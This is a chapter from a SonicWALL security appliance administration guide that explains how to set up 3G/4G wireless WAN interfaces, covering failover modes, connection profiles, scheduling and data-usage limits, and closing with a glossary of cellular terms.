- **3G/4GMobile** - Manually configures a 3G interface. See [“3G/4G” on page 471](#) for information on configuring a 3G interface.
- **Analog Modem** - Manually configures an analog modem interface. See [“Modem” on page 491](#) for information on configuring an analog modem.



CHAPTER 29

Configuring 3G /4G

3G/4G

The following information describes how to configure the 3G/4G wireless WAN interface on the SonicWALL UTM appliance.

Topics:

- [“3G/4G Overview” on page 471](#)
- [“3G/4G > Status” on page 477](#)
- [“3G/4G > Settings” on page 477](#)
- [“3G/4G > Advanced” on page 478](#)
- [“3G/4G > Connection Profiles” on page 480](#)
- [“3G/4G > Data Usage” on page 486](#)
- [“Enabling the U0/U1/M0 Interface” on page 487](#)
- [“3G/4G Glossary” on page 487](#)

3G/4G Overview

Topics:

- [“What is 3G/4G?” on page 472](#)
- [“Understanding 3G/4G Connection Types” on page 472](#)
- [“Understanding 3G/4G Failover” on page 473](#)
- [“3G/4G PC Card Support” on page 475](#)
- [“3G/4G Wireless WAN Service Provider Support” on page 476](#)
- [“3G/4G Prerequisites” on page 476](#)

What is 3G/4G?

Some SonicWALL security appliances support 3G/4G Wireless WAN connections that utilize data connections over Cellular networks. The 3G/4G connection can be used for:

- WAN Failover to a connection that is not dependent on wire or cable.
- Temporary networks where a pre-configured connection may not be available, such as trade-shows and kiosks.
- Mobile networks, where the SonicWALL appliance is based in a vehicle.
- Primary WAN connection where wire-based connections are not available and 3G/4G Cellular is.

Wireless Wide Area Networks provide untethered remote network access through the use of mobile or cellular data networks.

Understanding 3G/4G Connection Types

Depending on your appliance, when the 3G/4G device is installed prior to starting the appliance, it will be listed as the U0, U1, or M0 (NSA 240 only) interface on the **Network > Interfaces** to govern the interface.

The 3G/4G Connection Types setting provides flexible control over WAN connectivity on SonicWALL appliances with 3G/4G interfaces. The Connection Type is configured on the **3G/4G > Connection Profiles** page on the **Parameters** tab of the 3G/4G Profile Configuration window. The following connection types are offered:

- Persistent Connection – Once the 3G/4G interface is connected to the 3G/4G service provider, it remains connected until the administrator disconnects it. The interface must still be initially connected on the **Network > Interfaces** page by clicking the **Manage** button for the U0/U1/M0 interface and clicking **Connect**.
- Connect on Data – The 3G/4G interface connects automatically when the SonicWALL appliance detects specific types of network traffic.
- Manual Connection – The 3G/4G interface is connected only when the administrator manually initiates the connection.

Understanding 3G/4G Failover


When the U0/U1/M0 interface is configured on the SonicWALL security appliance, it is added by default to the default load balancing group as the Final Backup interface. However, it is important to note that the failover behavior when the primary WAN interface goes down depends on the Connection Type setting that is configured for the 3G/4G Connection Profile.

The following sections describe the three different methods of WAN-to-3G/4G failover. All of these sections assume that the U0/U1/M0 interface is configured as the Final Backup interface in the load balancing group.

- [“Persistent Connection 3G/4G Failover” on page 473](#)
- [“Connect on Data 3G/4G Failover” on page 474](#)
- [“Manual Dial 3G/4G Failover” on page 475](#)

Persistent Connection 3G/4G Failover

The following diagram depicts the sequence of events that occur when the WAN ethernet connection fails and the 3G/4G Connection Profile is configured for **Persistent Connection**.



1. **Primary Ethernet connection available** – The Ethernet WAN interface is connected and used as the primary connection. The U0/U1/M0 interface is never connected while the Ethernet WAN interface is available (unless an explicit route has been configured which specifies 3G/4G as the destination interface).
2. **Primary Ethernet connection fails** – The U0/U1/M0 interface is initiated and remains in an “always-on” state while the Ethernet WAN connection is down.

If another Ethernet WAN interface is configured as part of the load balancing group, the appliance will first failover to the secondary Ethernet WAN before failing over to the U0/U1/M0 interface. In this situation, failover to the U0/U1/M0 interface will only occur when both the primary and secondary WAN paths are unavailable.

3. **Reestablishing Primary Ethernet Connectivity After Failover** – When the Ethernet WAN connection (either the primary WAN port or the secondary WAN port, if so configured) becomes available again, all LAN-to-WAN traffic is automatically routed back to the available Ethernet WAN connection. This includes active connections and VPN connections. The U0/U1/M0 interface connection is closed.




Caution

It is not recommended to configure a policy-based route that uses the U0/U1/M0 interface when the U0/U1/M0 interface is configured as the Final Backup in the load balancing group. If a policy-based route is configured to use the U0/U1/M0 interface, the connection will remain up until the Maximum Connection Time (if configured) is reached.

Connect on Data 3G/4G Failover

The following diagram depicts the sequence of events that occur when the WAN Ethernet connection fails and the 3G/4G Connection Profile is configured for **Connect on Data**.



1. **Primary Ethernet connection available** – The Ethernet WAN interface is connected and used as the primary connection. 3G/4G is never connected while the Ethernet WAN interface is available (unless an explicit route has been configured which specifies the U0/U1/M0 interface as the destination interface).
2. **Primary Ethernet Connection Fails** – The U0/U1/M0 interface connection is not established until qualifying outbound data attempts to pass through the SonicWall appliance.
3. **3G/4G Connection Established** – The U0/U1/M0 interface connection is established when the device or a network node attempts to transfer qualifying data to the Internet. The U0/U1/M0 interface stays connected until the *Maximum Connection Time (if configured) is reached*.
4. **Reestablishing WAN Ethernet Connectivity After Failover** – When an Ethernet WAN connection becomes available again, all LAN-to-WAN traffic is automatically routed back to the available Ethernet WAN connection. The U0/U1/M0 interface connection is terminated.



Caution


It is not recommended to configure a policy-based route that uses the U0/U1/M0 interface when the U0/U1/M0 interface is configured as the Final Backup in the load balancing group. If a policy-based route is configured to use the U0/U1/M0 interface, the connection will remain up until the Maximum Connection Time (if configured) is reached.

Manual Dial 3G/4G Failover



Caution SonicWALL does not recommend using a **Manual Dial** 3G/4G Connection Profile when the U0/U1/M0 interface is intended to be used as a failover backup for the primary WAN interface, because in the event of a WAN failure, the appliance will lose WAN connectivity until the U0/U1/M0 interface connection is manually initiated by the administrator.

The following diagram depicts the sequence of events that occur when the WAN Ethernet connection fails and the 3G/4G Connection Profile is configured for **Manual Dial**.



1. **Primary Ethernet Connection Available** - The Ethernet WAN is connected and used as the primary connection. 3G/4G is never connected while the Ethernet WAN connection is available.
2. **Primary Ethernet Connection Fails** - The U0/U1/M0 interface connection is not established until the administrator manually enables the connection.
3. **3G/4G Connection Established** – A U0/U1/M0 interface connection is established when the administrator manually enables the connection on the SonicWALL appliance. The U0/U1/M0 interface stays connected until the administrator manually disables the connection.
4. **Reestablishing WAN Ethernet Connectivity After Failover** – Regardless of whether an Ethernet connection becomes available again, **all LAN-to-WAN traffic will still use the manually enabled 3G/4G connection** until the connection is manually disabled by the administrator. After a manual disconnect, the available Ethernet connection will be used.

3G/4G PC Card Support

To use the 3G/4G interface you must have a 3G/4G PC card and a contract with a wireless service provider. A 3G/4G service provider should be selected based primarily on the availability of supported hardware. SonicOS (3.6 and later versions) supports the 3G/4G PC cards listed online at:

<http://www.sonicwall.com/us/products/cardsupport.html>

3G/4G Wireless WAN Service Provider Support

SonicOS supports the following 3G/4G Wireless network providers (this list is subject to change):

- AT&T
- H3G
- Sprint PCS Wireless
- Verizon Wireless
- Vodafone
- Telecom Italia Mobile
- Telefonica
- T-Mobile
- TDC Song
- Orange

3G/4G Prerequisites

Before configuring the 3G/4G interface, you must complete the following prerequisites:

- Purchase a 3G/4G service plan from a supported third-party wireless provider
- Configure and activate your 3G/4G card
- Insert the 3G/4G card into the SonicWALL appliance **before** powering on the SonicWALL security appliance.



Note The 3G/4G card should only be inserted or removed when the SonicWALL security appliance is powered off.

For information on configuring these prerequisites, see the *SonicWALL Getting Started Guide* for your model.

The following sections describe how to configure the U0/U1/M0 interface for the 3G/4G card on the SonicWALL appliance:

- [“3G/4G > Status” on page 477](#)
- [“3G/4G > Settings” on page 477](#)
- [“3G/4G > Advanced” on page 478](#)
- [“3G/4G > Connection Profiles” on page 480](#)
- [“3G/4G > Data Usage” on page 486](#)
- [“Enabling the U0/U1/M0 Interface” on page 487](#)

Most of the 3G/4G settings can also be configured on the **Network > Interfaces** page. 3G/4G Connection Profiles can only be configured on the **3G/4G > Connection Profiles** page.

3G/4G > Status

The **3G/4G > Status** page displays the current status of 3G/4G on the SonicWALL appliance. It indicates the status of the 3G/4G connection, the current active WAN interface, or the current backup WAN interface. It also displays IP address information, DNS server addresses, the current active dial up profile, and the current signal strength.

3G/4G > Settings

On the **3G/4G > Settings** page, you can configure the following three settings:

- “[Connect on Data Categories](#)” on page 477
- “[Management/User Login](#)” on page 478

3G/4G /
Settings

3G/4G Settings

3G/4G Device Type: (Auto Detected)

Connect on Data Categories

NTP packets AV Profile Updates Firmware Update requests
 GMS Heartbeats SNMP Traps Syslog traffic
 System log emails Licensed Updates

Management/User Login

Management: HTTP HTTPS Ping SNMP SSH
User Login: HTTP HTTPS
 Add rule to enable redirect from HTTP to HTTPS

3G/4G Device Type - Select whether you are using an a **3G/4G/Mobile** connection, an **Analog Modem**, or **Auto-detect**.

Connect on Data Categories

The **Connect on Data Categories** settings allow you to configure the 3G/4G interface to automatically connect to the 3G/4G service provider when the SonicWALL appliance detects specific types of traffic. The **Connect on Data Categories** include:

- NTP packets
- GMS Heartbeats
- System log e-mails
- AV Profile Updates
- SNMP Traps
- Licensed Updates
- Firmware Update requests

- Syslog traffic

To configure the SonicWALL appliance for Connect on Data operation, you must select **Connect on Data** as the **Connection Type** for the Connection Profile. See [“3G/4G > Connection Profiles” on page 480](#) for more details.

Management/User Login

The **Management/User Login** section must be configured to enable remote management of the SonicWALL appliance over the 3G/4G interface.

Management/User Login	
Management:	<input type="checkbox"/> HTTP <input type="checkbox"/> HTTPS <input type="checkbox"/> Ping <input type="checkbox"/> SNMP <input type="checkbox"/> SSH
User Login:	<input type="checkbox"/> HTTP <input type="checkbox"/> HTTPS
	<input type="checkbox"/> Add rule to enable redirect from HTTP to HTTPS

You can select any of the supported management protocol(s): **HTTPS**, **Ping**, **SNMP**, and/or **SSH**. You can also select **HTTP** for management traffic. However, bear in mind that HTTP traffic is less secure than HTTPS.

Select **Add rule to enable redirect from HTTP to HTTPS** to have the SonicWALL automatically convert HTTP requests to HTTPS requests for added security.



Note In previous releases of SonicOS, probe monitoring for the 3G/4G interface was configured on the **3G/4G > Settings** page. Beginning in SonicOS 5.8, probe monitoring is configured on the **Network > Failover & LB** page. 3G/4G_advanced

3G/4G > Advanced

The **3G/4G > Advanced** page is used to configure the following features:

- [“Remotely Triggered Dial-Out” on page 479](#)
- [“Bandwidth Management” on page 479](#)
- [“Connection Limit” on page 480](#)

3G/4G / Advanced	
<input checked="" type="checkbox"/> Accept <input type="checkbox"/> Cancel	
Remotely Triggered Dial-out Settings	
<input checked="" type="checkbox"/> Enable Remotely Triggered Dial-out	
<input checked="" type="checkbox"/> Requires Authentication	
Password:
Confirm Password:
Bandwidth Management	
<input checked="" type="checkbox"/> Enable Egress Bandwidth Management	
<input type="checkbox"/> Enable Ingress Bandwidth Management	
Compression Multiplier:	1.0x

Remotely Triggered Dial-Out

The Remotely Triggered Dial-Out feature enables you to remotely initiate a WAN modem connection. The following process describes how a Remotely Triggered Dial-Out call functions:

1. You initiates a modem connection to the SonicWALL security appliance located at the remote office.
2. If the appliance is configured to authenticate the incoming call, it prompts you to enter a password. Once the call is authenticated, the appliance terminates the call.
3. The appliance then initiates a modem connection to its dial-up ISP, based on the configured dial profile.
4. You access the appliance's web management interface to perform the required tasks.

Before configuring the Remotely Triggered Dial-Out feature, ensure that your configuration meets the following prerequisites:

- The 3G/4G connection profile is configured for **dial-on-data**.
- The SonicWALL Security Appliance is configured to be managed using **HTTPS**, so that the device can be accessed remotely.
- It is recommended that you enter a value in the **Enable Max Connection Time (minutes)** field. This field is located in the **3G/4G Profile Configuration** window on the **Parameters** tab. See ["3G/4G > Connection Profiles" on page 480](#) for more information. If you do not enter a value in this field, dial-out calls will remain connected indefinitely, and you will have to manually terminate sessions by clicking the **Disconnect** button.

To configure Remotely Triggered Dial-Out, perform these steps:

-
- Step 1** Go the **3G/4G > Advanced** screen.
 - Step 2** Check the **Enable Remotely Triggered Dial-Out** checkbox.
 - Step 3** (Optional) To authenticate the remote call, check the **Requires authentication** checkbox and enter the password in the **Password:** and **Confirm Password:** fields.

Bandwidth Management

The **Bandwidth Management** section allows you to enable egress (outbound) or ingress (inbound) bandwidth management services on the 3G/4G interface.



Note Bandwidth management is a service and must be registered. To configure the service, navigate to the **Application Firewall** section of the user interface.

Bandwidth Management

Enable Egress Bandwidth Management

Enable Ingress Bandwidth Management

Compression Multiplier:

- Step 1** Click the **Enable Egress Bandwidth Management** checkbox to enable bandwidth management policy enforcement on outbound traffic.
- Step 2** Click the **Enable Ingress Bandwidth Management** checkbox to enable bandwidth management policy enforcement on inbound traffic.
- Step 3** Select a **Compression Multiplier** from the drop-down list.

Connection Limit

The **Connection Limit** section allows the administrator to set a host/node limit on the 3G/4G connection. This feature is especially useful for deployments where the 3G/4G connection is used as an overflow or in load-balanced situations to avoid over-taxing the connection.

In the **Max Hosts** field, enter the maximum number of hosts to allow when this interface is connected. The default value is “0”, which allows an unlimited number of nodes.

3G/4G > Connection Profiles

Use the **3G/4G > Connection Profiles** to configure 3G/4G connection profiles and set the primary and alternate profiles.

3G/4G /

Connection Profiles

Preferred Profiles

Primary Profile:

Alternate Profile 1:

Alternate Profile 2:

Connection Profiles

<input type="checkbox"/>	Name	IP Address	Connect Type	Configure
<input type="checkbox"/>	AT&T (Standard)	Auto	Persistent	

Select the Primary 3G/4G connection profile in the **Primary Profile** pull-down menu. Optionally, you can select up to two alternate 3G/4G profiles.

To create a 3G/4G connection profile, perform the steps in the following sections:

- “General Tab” on page 481
- “Parameters Tab” on page 482
- “IP Addresses Tab” on page 483
- “Schedule Tab” on page 484
- “Data Limiting Tab” on page 485
- “Advanced Tab” on page 486

General Tab

The **General** tab allows you to configure general connection settings for the 3G/4G service provider. After selecting your **country**, **service provider**, and **plan type**, the rest of the fields are automatically filled for most service providers.

- Step 1** On the **3G/4G > Connection Profiles** page, click on the **Add** button. The **3G/4G Profile Configuration** window displays.

The screenshot shows the 'General Settings' tab of the '3G/4G Profile Configuration' window. The window has six tabs: General, Parameters, IP Address, Schedule, Data Limiting, and Advanced. The 'General Settings' section contains the following fields:

Country:	USA
Service Provider:	AT&T
Plan Type:	Standard
Profile Name:	AT&T (Standard)
Connection Type:	GPRS/HSPA/LTE
Dialed Number:	*99#
User Name:	ISPDA@CINGULARGf
User Password:	••••••••
Confirm User Password:	••••••••
APN:	ISP.CINGULAR

- Step 2** Select the **Country** where the SonicWALL appliance is deployed.
- Step 3** Select the **Service Provider** that you have created an account with. Note that only service providers supported in the country you selected are displayed.
- Step 4** In the **Plan Type** window, select the 3G/4G plan you have subscribed to with the service provider.

If your specific plan type is listed in the pull-down menu (many basic plans are labeled simply as **standard**), the rest of the fields in the **General** tab are automatically provisioned. Verify that these fields are correct and click on the **Parameters** tab.

- Step 5** If your **Plan Type** is not listed in the pulldown menu, select **Other**.
- Step 6** Enter a name for the 3G/4G profile in the **Profile Name** field.
- Step 7** Verify that the appropriate **Connection Type** is selected. Note that this field is automatically provisioned for most service providers.
- Step 8** Verify that the **Dialed Number** is correct. Note that the dialed number is ***99#** for most Service Providers.
- Step 9** Enter your username and password in the **User Name**, **User Password**, and **Confirm User Password** fields, respectively.
- Step 10** Enter the Access Point Name in the **APN** field. APNs are required only by GPRS devices and will be provided by the service provider.

Parameters Tab

The **Parameters** tab allows the administrator to configure under what conditions the 3G/4G service connects. The three connection types are **Persistent**, **Connect on Data**, and **Manual**. The mechanics of these connection types are described in the [“Understanding 3G/4G Connection Types”](#) section on page 472.

- Step 1** Click on the **Parameters** tab.

The screenshot shows the 'Parameters' tab of a configuration window. At the top, there are tabs for 'General', 'Parameters', 'IP Address', 'Schedule', 'Data Limiting', and 'Advanced'. The 'Parameters' tab is active. Below the tabs, the 'Parameters' section is visible. It includes a 'Connect Type' dropdown menu set to 'Persistent Connection'. Below this are several checkboxes and input fields: 'Enable Inactivity Disconnect (minutes)' with a value of 0, 'Enable Max Connection Time (minutes)' with a value of 0, 'Delay Before Reconnect (minutes)' with a value of 0, 'Dial Retries per Phone Number' with a value of 0, 'Delay Between Retries (seconds)' which is checked and has a value of 5, 'Disable VPN when Dialed', and 'Force PAP Authentication'.

- Step 2** In the **Connection Type** pull-down menu, select whether the connection profile is a **Persistent Connection**, **Connect on Data**, or **Manual Dial**.

For a detailed explanation of how the different **Connection Types** operate when the **WAN Connection Types** is set for **Ethernet with 3G/4G Failover** see [“Understanding 3G/4G Failover”](#) on page 473.



Note To configure the SonicWALL appliance for remotely triggered dial-out, the **Connection Type** must be **Connect on Data**. See [“3G/4G > Advanced” on page 478](#) for more information.

- Step 3** Select the **Enable Inactivity Disconnect (minutes)** checkbox and enter a number in the field to have the 3G/4G connection disconnected after the specified number of minutes of inactivity. Note that this option is not available if the **Connection Type** is **Persistent Connection**.
- Step 4** Select the **Enable Max Connection Time (minutes)** checkbox and enter a number in the field to have the 3G/4G connection disconnected after the specified number of minutes, regardless if the session is inactive or not. Enter a value in the **Delay Before Reconnect (minutes)** to have the SonicWALL appliance automatically reconnect after the specified number of minutes.
- Step 5** Select the **Dial Retries per Phone Number** checkbox and enter a number in the field to specify the number of times the SonicWALL appliance is to attempt to reconnect.
- Step 6** Select the **Delay Between Retries (seconds)** checkbox and enter a number in the field to specify the number of seconds between retry attempts.
- Step 7** Select the **Disable VPN when Dialed** checkbox to disable VPN connections over the 3G/4G interface.

IP Addresses Tab

The **IP Addresses** tab allows you to configure dynamic or static IP addressing for this interface. In most cases, this feature is set to **Obtain an IP Address Automatically**; however, it is possible to configure manual IP addresses for both your gateway IP address and one or more DNS server IP addresses if this is required by your service provider.

- Step 1** Click on the **IP Addresses** tab.

The screenshot shows the configuration page for the IP Address tab. At the top, there are tabs for General, Parameters, IP Address (selected), Schedule, Data Limiting, and Advanced. Below the tabs, the 'IP Address Settings' section is displayed. It contains two main sections: 'IP Address' and 'DNS Servers'. Each section has two radio button options: 'Obtain an IP Address Automatically' (which is selected in both) and 'Use the following IP Address:' followed by an input field.

By default, 3G/4G connection profiles are configured to obtain IP addresses and DNS server addresses automatically. To specify a static IP address, select the **Use the following IP Address** radio box and enter the IP address in the field.

To manually enter DNS server addresses, select the **Use the following IP Address** radio box and enter the IP addresses of the primary and secondary DNS servers in the fields.

Schedule Tab

The **Schedule** tab allows the administrator to limit 3G/4G connections to specified times during specific days of the week. This feature is useful for data plans where access is limited during certain times of day, such as plans with free night/weekend minutes.



Note When this feature is enabled, if the checkbox for a day is **not** selected, 3G/4G access will be denied for that entire day.

Step 1 Click on the **Schedule** tab.

Limited 3G/4G Access Times

Note: When enabled, the modem can connect only during the specified schedule.

Limit Times for Connection Profile

Day of Week	Start Time	End Time
<input type="checkbox"/> Sunday	0 :00	23 :59
<input checked="" type="checkbox"/> Monday	0 :00	23 :59
<input checked="" type="checkbox"/> Tuesday	0 :00	23 :59
<input checked="" type="checkbox"/> Wednesday	0 :00	23 :59
<input checked="" type="checkbox"/> Thursday	0 :00	23 :59
<input checked="" type="checkbox"/> Friday	0 :00	23 :59
<input type="checkbox"/> Saturday	0 :00	23 :59

Step 2 Select the **Limit Times for Connection Profile** checkbox to enable the scheduling feature for this interface.

Step 3 Select the checkbox for each Day of Week you wish to allow access on.

Step 4 Enter the desired Start Time and End Time (in 24-hour format) for each day of the week.

Data Limiting Tab

The **Data Limiting** tab allows the administrator to limit data usage on a monthly basis. This feature gives you the ability to track usage based on your 3G/4G provider's billing cycle and disconnect when a given limit is reached.

Step 1 Click on the **Data Limiting** tab.



Tip If your 3G/4G account has a monthly data or time limit, it is strongly recommended that you enable Data Usage Limiting.

- Step 2** Select the **Enable Data Usage Limiting** checkbox to have the 3G/4G interface become automatically disabled when the specified data or time limit has been reached for the month.
- Step 3** Select the day of the month to start tracking the monthly data or time usage in the **Billing Cycle Start Date** pulldown menu.
- Step 4** Enter a value in the **Limit** field and select the appropriate limiting factor: either **GB**, **MB**, **KB**, or **minutes**.
- Step 5** Click **OK**.

Advanced Tab

The **Advanced** tab allows the administrator to manually configure a chat script used during the 3G/4G connection process. Configuring a chat script only necessary when there is a need to add commands or special instructions to the standard dialup connection script.

Step 1 Click on the **Advanced** tab.

The screenshot shows a configuration window with several tabs: General, Parameters, IP Address, Schedule, Data Limiting, and Advanced. The 'Advanced' tab is selected. Below the tabs, there is a section titled 'Advanced Settings'. Under this section, there is a label 'Chat Script:' followed by a text input field. The text inside the field is 'chat-script gsm "" "ATDT+98-1#|'. There are also some small icons to the right of the input field.

Step 2 Enter the connection chat script in the **Chat Script** field.

Step 3 Click **OK**.

3G/4G > Data Usage

On the **3G/4G > Data Usage** page, you can monitor the amount of data transferred over the 3G/4G interface in the **Data Usage** table and view details of 3G/4G sessions in the **Session History** table.

3G /

Data Usage

 Accept

Data Usage

Note: The byte and minute count displayed should not be used to calculate data charges. Contact your ISP for this information.

Data Usage		
Sprint (Standard)		
Year:	43.08 KB, 2 Minutes	<input type="button" value="Reset"/>
Month:	43.08 KB, 2 Minutes	<input type="button" value="Reset"/>
Week:	43.08 KB, 2 Minutes	<input type="button" value="Reset"/>
Day:	43.08 KB, 2 Minutes	<input type="button" value="Reset"/>
Billing Cycle (Unconfigured):	0.0 Bytes, 0 Minutes	<input type="button" value="Reset"/>

Session History

 Items to 5 (of 5)

Session	Profile	Start Time ▲	Duration	Total	Tx	Rx	Properties
1	Sprint (Standard)	10/13/2008 14:10:48.688	2 Minutes	43.08 KB	41.07 KB	2.01 KB	
2	Cingular (Standard)	10/01/2004 07:00:00.000	6 Minutes	81.40 KB	52.10 KB	29.30 KB	
3	Cingular (Standard)	10/01/2004 07:00:00.000	3 Minutes	105.79 KB	79.14 KB	26.65 KB	
4	Cingular (Standard)	10/01/2004 07:00:00.000	0 Minutes	1.67 KB	1.23 KB	457 Bytes	

The **Data Usage** table displays the current data usage and online time for the current **Year, Month, Week, Day,** and **Billing Cycle**. Billing cycle usage is only calculated if the **Enable Data Usage Limiting** option is enabled on the 3G/4G Connection Profile.

Click the appropriate **Reset** button to reset any of the data usage categories.



Note The **Data Usage** table is only estimate of the current usage and should not be used to calculate actual charges. Contact your Service Provider for accurate billing information.

The **Session History** table displays a summary of information about 3G/4G sessions. To view additional details about a specific session, place your mouse cursor over the **Properties** balloon.

Enabling the U0/U1/M0 Interface

To manually initiate a connection on the U0/U1/M0 external 3G/4G interface, perform the following steps:

- Step 1** On the **Network > Interfaces** page, click on the **Manage** button for the U0/U1/M0 interface.
- Step 2** The U0/U1/M0 Connection Status window displays. Click the **Connect** button. Once the connection is active, the U0/U1/M0 Connection Status window displays statistics on the session.


Status:	Connected
Profile:	AT&T (Standard)
Client IP:	75.210.128.237
Gateway:	66.174.216.64
Primary DNS:	66.174.92.14
Secondary DNS:	69.78.96.14
Sent:	15.46 KB
Received:	1012 Bytes
Duration:	0 Minutes
<input type="button" value="Disconnect"/>	

3G/4G Glossary

- **1xRTT - Single Carrier Radio Transmission Technology** - The second generation of the CDMA protocol, permitting many radios to simultaneously share the same frequency. 1xRTT was mostly deployed in the Americas, but is now undergoing an evolution to 1xEV-DO by many operators.
- **1xEV-DO - Single Carrier Evolution Data Optimized (Also EV-DO)** - The evolution of the 1xRTT protocol, EV-DO provides true 3G/4G speeds, competing with UMTS, but remains most widely used in the Americas. There are currently two revisions of EV-DO available: Rev. 0, which provides data rates up to 2.4 Mbps, and Rev. A, with data rates up to 3.1 Mbps.

- **APN - Access Point Name** - Designated the external connection point (access point) for devices on a GPRS network. APN designation is only required by GPRS devices, and will be provided by the network operator. APN uses a notation such as "general.t-mobile.uk", "btmobile.bt.com" and "wap.cingular".
- **DMA - Code Division Multiple Access** - A multiplexing technique that allows for multiple concurrent accesses to a channel through the use of unique data encoding rather than time or frequency based division of access. CDMA has capacity advantages over GSM, but congestion tends to reduce its operating range. Also refers to Qualcomm's family of protocols.
- **EDGE - Enhanced Data rates for GSM Evolution** - Also known as Enhanced GPRS. EDGE is an adaptive GPRS implementation employed by many GSM networks. It improves upon GPRS by using up to 8 time-slots (as opposed to a maximum of 5) with a denser modulation scheme for higher data rates. EDGE is regarded as a cost-saving interim GSM protocol until more widespread adoption of UMTS is seen, and it is currently broadly available in all worldwide geographies.
- **ESN - Electronic Serial Number** - A 32 bit number used to uniquely identify stations on a CDMA network. ESNs are the effective equivalent of GSM's IMEI scheme.
- **Generation** - WWAN protocols are divided by generation, such as 2G, 2.5G, and 3G/4G, where 1G would be the original analog cellular networks. Generations advanced is usually characterized by improvements in speed and capacity. Although 3G/4G is most commonly used to describe Wireless Wide Area Networking, 3G/4G only refers to a single set of available protocols. A list of popular protocols by generation:
 - **1G** - Analog
 - **2G** - GSM
 - **2.5G** - GPRS
 - **2.75G** - EDGE, 1xRTT
 - **3G** - UMTS, 1xEV-DO
